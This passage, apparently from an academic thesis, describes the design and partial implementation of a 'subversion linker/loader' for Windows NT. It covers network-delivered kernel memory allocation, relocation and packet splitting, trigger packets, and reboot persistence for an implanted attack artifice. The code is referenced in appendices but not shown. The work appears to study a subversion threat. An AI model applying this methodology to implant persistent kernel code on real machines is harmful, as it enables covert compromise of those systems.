


Figure 4. Stage I of the Linker/Loader

In the second stage, the attack code must be relocated based on the returned address, and loaded into the allocated memory space. The attack code itself has an internal jump table, which enables the attack code to reference its modules, which may be distributed in many disjoint memory areas. This table is relocated at the attacker's machine so that when the artifice is finally loaded, the artifice code will run properly. Next, the artifice code is divided based on the maximum transmission unit of the network being used, the size of the loading instructions which will be placed in each packet in front of the artifice code, and the total size of the artifice code. The following illustration shows how this is done.




Figure 5. Dividing the Artifice into Payload Sized Pieces, and Joining Each Piece with Loading Instructions

The loading instructions in each packet are then relocated to place the artifice code in the allocated memory space when that packet is being loaded. These instructions that move the artifice into the allocated memory spaces can be found in Appendix A. Finally, one packet at a time is sent to the target machine to be loaded by the bootstrap loader's loading mechanism into its buffer space. What will ultimately be loaded into one allocated memory space may have to be loaded using many packets. Each of these packets will have to have a trigger set and run to execute the loading instructions which will load the artifice correctly. After the packet with a portion of the artifice contained in the packet has been placed in the bootstrap loader's buffer space, the trigger is then set to activate the linker/loader's loading instructions at the beginning of the packet payload. The trigger to execute these instructions is then activated by a *run trigger* packet to load the artifice code into place. These last steps are repeated until all of the packets are sent to the target machine and loaded properly into the allocated memory space.

Two points should be made, regarding the subversion linker/loader, that have not been mentioned previously. First, although we use a feedback function to simplify the experiment, no feedback function is required to carry out such an attack. One could load the linker/loader itself completely in the target machine and the attack could be carried out without sending any information back to the attacker. This kind of arrangement would be required to load the artifice on a one-way network, such as some military networks. Second, it is important to note that each loaded component's structure, or composition is decided before the attack begins. The attacker must decide how many memory allocations to request and decide which functions will be placed in each allocated memory space before the code is divided up by the linker/loader.

Stage II:

1. Based on the returned address, relocate the attack code's jump table so that it is ready to execute when loaded.
2. Based on the size of the attack code, the size of the loading code and the maximum transmission unit of the network being used, divide the code into packet payload sized units taking into account the header and payload size. The loading code is a part of this packet, thus will be placed in the payload at the beginning of each payload. The remainder of the payload is the artifice code divided based on the amount of space in the payload left to use.
3. Relocation is executed on the loading instructions so that the artifice will be loaded in the correct, allocated memory space.
4. Send the packets to the target machine, one at a time, setting the trigger and executing the trigger in between each load using the bootstrap loader's *load, set trigger and run trigger* functions. Once this is completed, the artifice code is in place and ready for a trigger to be set and run for its execution.




Figure 6. Stage II of the Linker/Loader

The third stage is executed once the artifice is in place to enable the artifice to be persistent between system boots. The persistence function is loaded first by sending the function in a packet to be loaded by the bootstrap loader. Although long-term storage is not always a guarantee, especially in embedded systems, we assume that, in some cases, it does exist, and we will use this for persistence of the artifice from boot to boot. The store/persistence function will be loaded first, and, when it is activated by subsequent set trigger and activate trigger packets, it will save the contents of the allocated buffer to long-term storage. When the system is rebooted, the restore function is loaded, its trigger is set, and then activated to allocate memory for the stored artifice. Based on the new allocated address, the artifice is reloaded into the new location, and relocated to the new

location. Now it is ready for a new trigger to be set for the artifice, enabling it to run as it did prior to system reboot. The reasons for handling restoration in this manner will be discussed in the next section. It should be noted, that the restoring code would detect whether the system's configuration had changed substantially, and decide not to restore in this manner. A substantial change would be a change in the bootstrap loader's buffer area, which would create a situation in which the restoring code would not know where the buffer space is. In this case, feedback would be returned indicating that the restoration failed.

Stage III:

1. The persistence code is loaded into the target machine.
2. The trigger is set to start the store persistence function.
3. The trigger is sent to find a location on disk or other long term media, and the code is stored to long term media
4. The location of the artifice on the long-term media is returned as feedback to the attacker.
5. When the system is rebooted, the restoring code is loaded into the bootstrap loader's buffer area in the target machine.
6. A trigger is set to reload/relocate the artifice from the long-term storage media to the new allocated memory space.
7. When the attacker wishes to re-establish the attack code, the trigger is activated to restore the code into the new allocated memory space.
8. When this is completed, a new trigger is set for the artifice's reactivation and feedback is sent to the attacker indicating that the attack is ready to be activated.




Figure 7. Stage III of the Linker/Loader

D. DETAILED DESIGN DECISIONS

As we look at the design of the various phases, it is obvious that we must make a few design decisions in order to implement the attack in the specific experimental setup for this thesis research. For the first phase, it bears mentioning that it does not matter where in kernel memory space the allocated buffer will be located. The location independent nature (i.e. relative jumps and memory references) of the linker/loader code

as well as the implanted artifice allows for a context to be specified once the memory space is found. The number of relocations needed for the artifice code is drastically reduced by location independence, thus only the jump table must be relocated when the memory is found.

Second, we use four functions provided by the bootstrap loader: feedback, load, set trigger, and execute (run) trigger. These four functions, provide the ability to (optionally) send feedback to the attack server, load any instructions to be executed into the buffer area of the bootstrap loader, set triggers for executions that are to be made, and trigger executions to jump to instructions that must be executed to complete the attack. The functions are vital to the linker/loader and they must work properly.

Next, the memory allocation scheme for the linker/loader is to use a simple memory allocation function provided by the kernel. This simplifies the task of finding memory, increases the likelihood of finding memory, allows for requesting a certain type (i.e. non paged versus paged) and allows us to not be clobbered by the memory manager when the artifice is running. Other techniques to find available memory could have been devised, but were beyond the scope of this work.

An interesting design decision is that of not making any assumptions about the maximum transmission unit of the network either the attack machine or the target machine communicate on. On all of the packets containing artifice code sent to the target machine, from the attack machine, a restriction is placed on size based on a loose estimate of the maximum transmission unit of the networks the packet will traverse. The only way to know that the size restriction was not restrictive enough is to see if feedback was returned to the attack machine after each attempt to load artifice code. At that time, the attacker can change the allowable size to a smaller integer value to accommodate this restriction.

An important design decision is that of how to carry out the task of relocation. The interface that was chosen for relocation is a jump table which resides at the beginning of the file. The basic format is ‘symbol’ followed by a ‘pointer,’ all within the size of two DWORD’s. This enables the artifice to refer to a predictable place in memory when making jumps and allows for easy patching of addresses after the code has

been relocated. The jump table's primary purposes, however, are for the resolving of external symbols or functions, which the linker/loader will do as it relocates the code, and for resolving internal symbols or functions, (i.e. those within the artifice code) when the artifice is stored in several non-contiguous memory spaces. The only information needed for the jump table, besides the basic structure of the jump table, which is constant, is its base and bound addresses. The following is an example jump table that could be used to link modules in different allocated memory areas. In such a table, addresses to the functions would be patched at the attacker's machine during the relocation portion of stage 2, and data values would be used by the artifice in order to pass values as parameters or save values for use during the artifice's execution.




Figure 8. An Example Jump Table

Another design decision has to do with failure. This concerns the *find memory* function's inability to find memory, even in non-contiguous form, or when the packets to be sent do not arrive at the target machine. The first will be readily apparent because the bootstrap loader's feedback function will return that information, however, the second is not likely to be detectable and could result in a crash if a trigger is activated that jumps to an irrelevant place in memory. Attempting to access this memory would likely result in a page fault.

Another important design decision was that of deciding how persistence would be achieved. Because the likelihood of the kernel memory allocation function returning the same space in memory is very small (because one cannot request a specific starting address when calling a kernel memory allocation function) we assume that the code, in order to be restored after a reboot, must be loaded into the newly allocated space and re-relocated according to the new base address. This allows for less chance of a failure prompting the entire artifice to be reloaded via the network. Although, again, obfuscation is not the primary concern, nor a goal, it would be nice to not have to resend the artifice to the target machine. This is why relocation will always be carried out at the target machine when the system is rebooted. When the relocation and reloading is complete, then a new trigger is set for the new starting location of the artifice code, and feedback is sent to the attacker to indicate the artifice is ready for activation.

E. CONCLUSION

In this chapter, a design for a subversion linker/loader has been presented that shows that it is not difficult to design a framework for a changeable artifice to operate inside a Windows NT based system. With the design presented, it is possible to implement the linker/loader with the features that enable artifice code to operate in an unfamiliar environment. This portion of the overall artifice loader subversion allocates memory for the attack code, relocates, loads and finally provides for the persistence of the attack code between system reboots.

V. SUBVERSION LINKER/LOADER IMPLEMENTATION

A. INTRODUCTION

In this chapter, we discuss the decisions that were made with respect to the implementation of the subversion linker/loader to demonstrate this type of subversion threat. The general framework, as was discussed in the previous chapter, is the target machine, which is being attacked, and the attack machine, which sets up the attack. On the target side, no compilers, linkers, relocation software or other useful software are available to the attacker. The only guaranteed resources that the attacker can count on are the registers, processor time, and memory. Within this context, it is assumed that in order for the attacker to adequately carry out an attack without crashing the system, state must be saved before accessing resources that are also being used by other threads in the kernel and restored when the resources are no longer needed.

In order for the attack to utilize resources within the kernel such as the memory allocation function, 'ExAllocatePoolWithTag,' which will be discussed later, it made sense to build each portion of the attack that would be sent to the target machine as a device driver. For building code that would eventually be placed in the target system's kernel memory space, I utilized the Driver Development Kit, (DDK) version 2600.1106. It comes with many tools useful to device driver programmers such as makefiles, build tools, compilers, and assemblers. There are other tools as well that were not relevant to this implementation so they will be ignored. These useful tools made it easy to debug the code's syntax and were relatively easy to learn how to use. Device drivers in the Windows NT family of kernels operate at the highest privilege level. They have the ability to call any function in system memory, and potentially alter any memory in the system should they find the need to do so. This made it easy to find, for example, the memory allocation functions defined in "ntddk.h," which is how the attack finds memory in the kernel. Armed with the DDK, the programming for target system code portion was done on a Windows NT based platform.

To develop the code that would be used to send packets, relocate and arrange the data, as well as receive feedback from the target machine, a Windows XP machine, and

JBuilder v.8.0 were used to code initially. These choices were made solely for the reason that they were familiar to author. Java was the choice for the implementation because the code was easily portable to other machines should the need to switch platforms come up, as well as because the syntax was familiar. An equally good choice would have been to implement the attack side code in C or C++.

For networking, the decision was made to use a UNIX based utility called *sendip*. This program was chosen because it allows the attacker to send packets (no larger than the maximum transmission unit of the network, which must be known beforehand), with configurable IP addresses, checksums, packet payload, etc. It was a very easy command line utility to use, and covered all of the requirements we had for implementing the attack. The downside to this utility is that it has not been ported to a Windows platform, and thus, the attack had to be done on a Unix-like machine. In our case, we chose Redhat Linux 8.0 for the attack machine that we would run our attack code on. The target machine code, written in the MASM assembly language and C, was already compiled using the DDK tools, so the switch to the Linux platform did not affect this code at all. The portability of java code allowed for this transition to be made smoothly. There were, however, some issues with encoding that presented a small challenge that will be discussed later in the chapter.

Finally, as a general rule, feedback was not handled in an automated way because it did not promise much of an improvement over using a packet sniffer to read the data that was returned to the attack machine. For this purpose, we used a packet sniffer that was distributed with Redhat Linux, Ethereal v.0.9.6. This is a popular packet sniffer which uses *Tcpdump*, another UNIX based utility to receive data on an Ethernet network, and then displays the packet contents in an easy to read format. Once the feedback data was returned to the attack machine, then it was possible to continue the attack sequence. The Ethereal packet sniffer was also an invaluable tool for debugging the Java code's use of the *sendip* program, ensuring that what was sent was exactly what needed to be sent to the target machine.

B. TARGET MACHINE CODE

The target machine code is the code that executes on the target machine as kernel code, with the same privilege level as kernel code. It was constructed using the DDK's build tool, which uses the C compiler, the assembler and the Microsoft linker, link.exe to create a .sys file, or in other words, a device driver file that can be loaded into any Windows NT based system as a device driver. This code can be found in Appendix A.

1. Stage I Code

The code invokes a memory allocation function provided by the kernel, called *ExAllocatePoolWithTag*. This function requires three parameters:

- POOL_TYPE poolType
- SIZE_T numberOfBytes
- ULONG tag

The first of these is the type of pool to be allocated from such as Non-paged, Paged, etc. For the experiment, we are requesting memory from the Non-paged pool. The reason for this is that we would like the artifice to be loaded into physical memory at all times to avoid generating page faults. This increases the reliability of the loaded artifice and reduces the chance of an out of memory condition in a limited memory system. The second parameter is the number of Bytes parameter, which specifies the size of the memory needed. If the size of the allocated space is larger than the page size of the system, then it is aligned on a page boundary, but if it is not larger, then it is allocated on an 8 byte boundary instead. Also, if the memory requested is smaller than the page size of the system, then the memory manager will not allocate memory that crosses a page boundary. This is almost never the case in our experiment because in smaller memory systems (less than 128 MB), which we are using, the page size is 4 KB (versus 4 MB in a larger memory system), which is smaller than the attack artifices we are loading. The final field is the tag parameter which specifies an unsigned long (4 byte) integer to be used for identifying the memory allocation. This is given in the form of a 4 byte string, and is then cast into a long integer value by the compiler. [MIC03] For the purpose of demonstration, the author chose a 4 KB size for both allocation function calls. This

choice was made to demonstrate the need to allocate two separate page-sized memory areas. Any larger or any smaller a request would not have aided the demonstration at all. Allocating these two 4 KB spaces has not been difficult and in fact, has never failed.

It should be noted that it would have been just as easy to construct a function that searches for free memory space instead of allocating memory through the system. The method used, however, decreases the chance of the kernel overwriting the memory and then having the system try to execute code that should not be executed. Such a function would search for a string of consecutive 0x00 bytes and then return the beginning of that memory space to the attack machine.

Once the memory allocation function returns an address, this address is stored and then moved to the feedback buffer where the feedback function will send it back to the target machine. Should the memory allocation function not find an address, it will return null and the code will attempt to allocate the memory in two separate pieces. Should this occur, though an attacker could attempt to allocate memory with more than two function calls, the task will fail and a null will be sent back to the attack machine.

2. Stage II Code

The Stage 2 code is the loading function that attempts to load the attack artifice into the allocated memory space. This is a very simple function, written mostly in in-line assembly, within a C language file. This code declares variables for the start and finish addresses of the artifice code to be written into memory. Unless the artifice is small enough to be loaded with one packet, the space bounded by these two variables is a subset of the larger allocated memory space. Within the portion of the code written in C, two more variables are declared which refer to the beginning and end of the code to be loaded when it resides in the bootstrap loader's buffer area. The assembly language instructions simply carry out memory moves from one buffer area to another until the bound of the code being transferred is reached. When this happens, feedback indicating that this operation succeeded is sent back to the attack machine and the function returns.

The choice of inline assembly, or using an assembler such as MASM, allows for maximum control of registers, and data fields, such as the base and bounds addresses of

both memory areas. It could be a requirement of the artifice, at some point during its execution to have some details of the registers' state just prior to its functions being called, and therefore, it is useful to save this information for the artifice by manually pushing these values onto the stack or perhaps saving them in a data field in the jump table. Using assembly language also helps to optimize the code for speed though this is not a large concern for the attacker. The code itself, in compiled form, is position-independent code allowing the attacker to only have to complete a few relocations within the file, namely the base and bounds addresses for the buffer areas. This is to say that jumps are only short, relative jumps and function calls are only near calls.

The next portion of the second stage worth mentioning is a small implementation trick that was not included in the design stage of the linker/loader's development. It was realized late in the implementation phase that the bootstrap loader's means of setting triggers only allows for triggers to be set within its own buffer area. This does not allow one to set triggers to functions that reside in allocated memory. Thus, it was necessary to construct a call table which would be left behind by the linker loader and would reside in the bootstrap loader's buffer area. This table would have triggers set to several function calls referring to the the artifice's functions located in the allocated memory spaces and upon the conclusion of the execution of these functions, would have a return instruction to return control back to the bootstrap loader's executing code.

3. Stage III Code

For two reasons, the third stage code, which provides persistence for the artifice from boot to boot, was not implemented as a part of the demonstration. First, it was determined this stage was too complex for implementation during the time allocated for this project. The other two stages were mandatory for the success of the effort. The second reason is simply that because obfuscation was not a goal of the demonstration, sending the artifice to the attack machine again after a system reboot would not be too overt an act to carry out repeatedly when the artifice is lost because of machine shutdown or crash. The third stage could be implemented in the future.

C. ATTACK MACHINE CODE

The attack machine code is the code that carries out the functions that must be completed on the remote side of the connection such as relocation, dividing the artifice into payload sized sections, etc. This portion of the linker/loader was written exclusively in Java because of its abilities to handle bytes in an easy to understand way, and because it was more familiar than programming in C. It is implemented as a class called *Linker*, found in the file, *Linker.java*. This code can be found in Appendix B.

The java libraries provide several classes that allow for easy manipulation of files using streams. The principle class, *File*, which is found in *java.io* library is the principle means for accessing a file from the file system. This class allows the Java program to recognize a file and if it is not found in the path specified, to create a file with the name supplied as a parameter to the constructor. With a File declared, the file can then be opened for editing or for reading using the *java.io.FileReader* and *java.io.FileWriter* classes. These files extend the *java.io.InputStreamReader* and *java.io.OutputStreamWriter* classes respectively, and are used, typically, to read strings of characters or integers from a file. The same result of using these classes can be achieved by using the *InputStreamReader* and *FileInputStream* classes together for writing to a file and the *OutputStreamWriter* and *FileOutputStream* classes together for reading from a file. In this case, for writing to a file for example, an instance of *FileOutputStream* is declared to open a particular file stream, and the *OutputStreamWriter* is declared to open that *FileOutputStream* for writing. The use of the combination of classes versus using the *FileWriter* and *FileReader* classes allow for more control over the input and output to and from files. It is recommended by Sun Microsystems that to manipulate raw data from files, it is better to use the combination of classes rather than the *FileReader* and *FileWriter* classes because these are designed more specifically for reading and writing strings to a file.

The other reason to choose the combination of classes is that encodings for interpreting the data in the file is important if files that were created on one system are transferred to another kind of system and then the data in them is manipulated by the java program on the new system. Different operating system platforms use different

encodings. For example, Windows NT based operating systems use a derivative of the Latin-1 encoding, referred to as 'Cp1251' in the *java.io* library, while Linux uses Unicode 8 byte encoding, referred to as 'UTF-8.' These default encodings are not specifiable by creating an instance of *FileReader* or *FileWriter* and thus for this implementation, these classes could not be used. Trying to modify a file that is written in an encoding other than the encoding it was created with, changes byte values into values that the new encoding understands with often disastrous effects. For example, if a file that is encoded using Windows NT encoding is read from and then rewritten to another file using a Unicode 8 type *OutputStreamWriter*, then the byte values in the 127 to 159 range are written as two, three or more bytes, into a new byte value, leading to a loss of precision in the file. These byte values are reserved by the NT encoding for control purposes, and cannot be directly translated into Unicode 8 bytes. By using the same encoding to write and read to and from a file, the program understands the special characters and can process them correctly in the data stream. In the linker/loader implementation, this encoding is declared constant at the beginning of the program as the universal encoding, 'ISO-8859-1.' Thus, even as the program runs on the Linux platform, the file alterations and reads are made correctly as every byte value that is read from a file in the entire range of byte values (i.e., 0 to 255) is written correctly in the new file. [HUG99]

Next, it is useful to discuss the functions that carry out the tasks required of the linker/loader on the attack machine. There are several utility functions that allow for the conversion of hexadecimal values, represented as String values within the program, into their integer values and vice versa. There are also several for copying files exactly, or in part, to ensure that there is not any data lost between executions of the Linker/Loader, especially during relocation because original files with offset, relative addresses are often changed to reflect the new, absolute addresses. There is a function to pause the attack at key points to wait for intervening actions of the user. There are also functions that prepare the artifice code for loading into the allocated memory space. There are also several functions used for relocating the artifice code, and at times, the code that loads the artifice into place. There are also graphical user interface (GUI). Finally there are a few miscellaneous functions that should be mentioned and because they are not used in

the attack, per se, their utility will be discussed to justify their inclusion in the implementation.

1. Utility Functions

There are several utility functions used by the linker/loader in order to perform routine tasks for many of the other functions in the implementation. The *switchByteOrder* function takes a string of eight characters, usually a representation of hexadecimal values stored as a string, and converts the byte order. This can be used to convert, for example, '0ABCDEF0' to 'F0DEBC0A' and vice versa. Another function, *hexToInt*, converts a hexadecimal value of any length represented as a string, into its integer value. For example, the value 'AAB' would be converted to the integer value, 2731. A similar function, *FileToHexString* does the opposite in order to convert a file that contains bytes into a string of characters, converting 0xAA to 'AA' and so forth. This function is used as a utility to export a file's contents to the *sendip* command-line utility. The next two functions *copyFile*, and *copyFileFragment* are used frequently to make an exact file copy of any file written with any encoding, or to make a copy of a portion of any file written in any encoding, respectively. The final utility function is the *pauseAttack* function. This is used primarily to halt the execution of the linker/loader in order to allow intervention by the user, or to allow time to study the output of the GUI to understand the state of the linker/loader at various times during its execution.

2. Loading and Preparation Functions

